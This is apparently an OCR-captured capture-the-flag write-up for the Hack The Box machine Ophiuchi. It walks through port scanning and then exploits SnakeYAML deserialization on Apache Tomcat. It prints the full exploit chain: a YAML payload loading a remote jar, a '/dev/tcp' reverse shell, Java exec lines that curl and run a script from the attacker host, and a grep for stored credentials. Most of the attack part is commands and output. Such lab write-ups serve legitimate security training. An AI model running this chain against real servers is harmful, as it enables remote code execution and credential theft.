

Ophiuchi - 19th June 2021

10.10.10.227



Scanning


We can run `masscan_to_nmap.py`, a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.



```
[06-Jun-21 16:05:08 BST] ophiuchi/scanning > sudo python3 masscan_to_nmap.py -i 10.10.10.227
[sudo] password for purp1ew0lf:

Running Masscan on network tun0 against the IP 10.10.10.227 to quickly identify open ports

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-06-06 15:05:22 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]

Running Nmap scan against 10.10.10.227 with the following ports 22,8080,

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower

Nmap results saved to nmap_10.10.10.227.txt

Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 16:09 BST
Nmap scan report for 10.10.10.227
Host is up (0.017s latency).
```


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: Parse YAML
```

There aren't any vulns we can immediately take advantadge of, so let's start our enumeration process.



```
[06-Jun-21 16:10:57 BST] ophiuchi/scanning > searchsploit Apache Tomcat 9.0.38
Exploits: No Results
Shellcodes: No Results
[06-Jun-21 16:11:10 BST] ophiuchi/scanning > searchsploit Tomcat 9.0.38
Exploits: No Results
Shellcodes: No Results
[06-Jun-21 16:11:15 BST] ophiuchi/scanning > searchsploit Tomcat 9.0

 Exploit Title

Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass
Tomcat proprietaryEvaluate 9.0.0.M1 - Sandbox Escape
```

Enumeration



```
Due to security reason this feature has been temporarily on hold. We will soon fix the issue!
```


Learning from Errors

Interesting error. Combining "yaml parse" and "servlet" and "exploit" in a google search lands us on this blog post: https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858

Before we go far down the rabbit hole, let's start if we have the same vulnerability and there is connectivity between the yaml parser and us

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.4/"]
  ]]
]

#and in kali, start a nc
sudo nc -nvlp 80
```

And we get a hit! Cool, let's follow this guide to execute the exploit



```
!!javax.script.ScriptEngineMana
ger [
  !!java.net.URLClassLoader [[
    !!java.net.URL
["http://10.10.14.4/"]
  ]]
]
```


```
    inet6 dead:beef:2::1002/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::9214:bd79:789c:87e4/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
[06-Jun-21 17:03:11 BST] home/purp1ew0lf > nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.227] 43326
HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1
User-Agent: Java/11.0.8
Host: 10.10.14.4
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

Exploit

Between the meduim article and the following github, our exploit path isn't too complicated: https://github.com/artsploit/yaml-payload

Preparation


```
#grab this
git clone https://github.com/artsploit/yaml-payload
#then traverse to this directory. We want to work from here from henceforth
cd yaml-payload/src/artsploit

#generate a file and host it in web server, it will be our reverse shell
nano shell.sh
    #!/bin/sh
    bash -i >& /dev/tcp/10.10.14.4/5353 0>&1
#then save it
#host webserver in preperation
sudo python3 -m http.server 80

#this is where our payload will live,
nano AwesomeScriptEngineFactory.java
#open this up and change this line
Runtime.getRuntime().exec("curl 10.10.14.3/shell.sh -o /tmp/shell.sh");
Runtime.getRuntime().exec("bash /tmp/shell.sh");

#now we need to compile the java
#install
sudo apt install default-jdk
#run
javac src/artsploit/AwesomeScriptEngineFactory.java

#now we can compile the yaml payload
jar -cvf yaml-payload.jar -C src/ .

#Your shell.sh and yaml-payload.jar should be in the same directory as
    #the python webserver

#execute this in the website's YAML parser
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.4/yaml-payload.jar"]
  ]]
]
```



```
[06-Jun-21 17:49:31 BST] src/artsploit > sudo jar -cvf yaml-payload.jar -C ../../src/ .
added manifest
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/AwesomeScriptEngineFactory.class(in = 1618) (out= 680)(deflated 57%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1491) (out= 398)(deflated 73%)
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)
[06-Jun-21 17:49:39 BST] src/artsploit > ls
AwesomeScriptEngineFactory.class  AwesomeScriptEngineFactory.java  yaml-payload.jar
```

Execution

Alright, we're looking good at the prep stage. Let's execute....and we get a shell



```
  GNU nano 5.4                    src/artsploit/AwesomeScriptEngineFactory.java

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("curl http://10.10.14.9/magnet.sh -o /tmp/magnet.sh");
            Runtime.getRuntime().exec("bash /tmp/magnet.sh");
        } catch (IOException e) {

^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line M-E Redo
```


```
[19-Jun-21 17:14:12 BST] Downloads/Ophiuchi
→ sudo rlwrap nc -nvlp 8888
listening on [any] 8888 ...

connect to [10.10.14.9] from (UNKNOWN) [10.
10.10.227] 52954
bash: cannot set terminal process group (80
9): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$
whoami
whoami
tomcat
tomcat@ophiuchi:/$
```

```
[19-Jun-21 17:17:50 BST] Ophiuchi/yaml-payl
oad
→ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0
.0.0:80/) ...
10.10.10.227 - - [19/Jun/2021 17:17:56] "GE
T /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [19/Jun/2021 17:17:56] "GE
T /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [19/Jun/2021 17:17:56] cod
e 404, message File not found
10.10.10.227 - - [19/Jun/2021 17:17:56] "GE
T /shell.sh HTTP/1.1" 404 -
```

Tomcat Shell

Enumeration

Tomcat keeps credentials somewhere in a conf file. So if we look in **/opt/tomcat/** we can recursively look for a username and password `grep -iEr 'username|password`

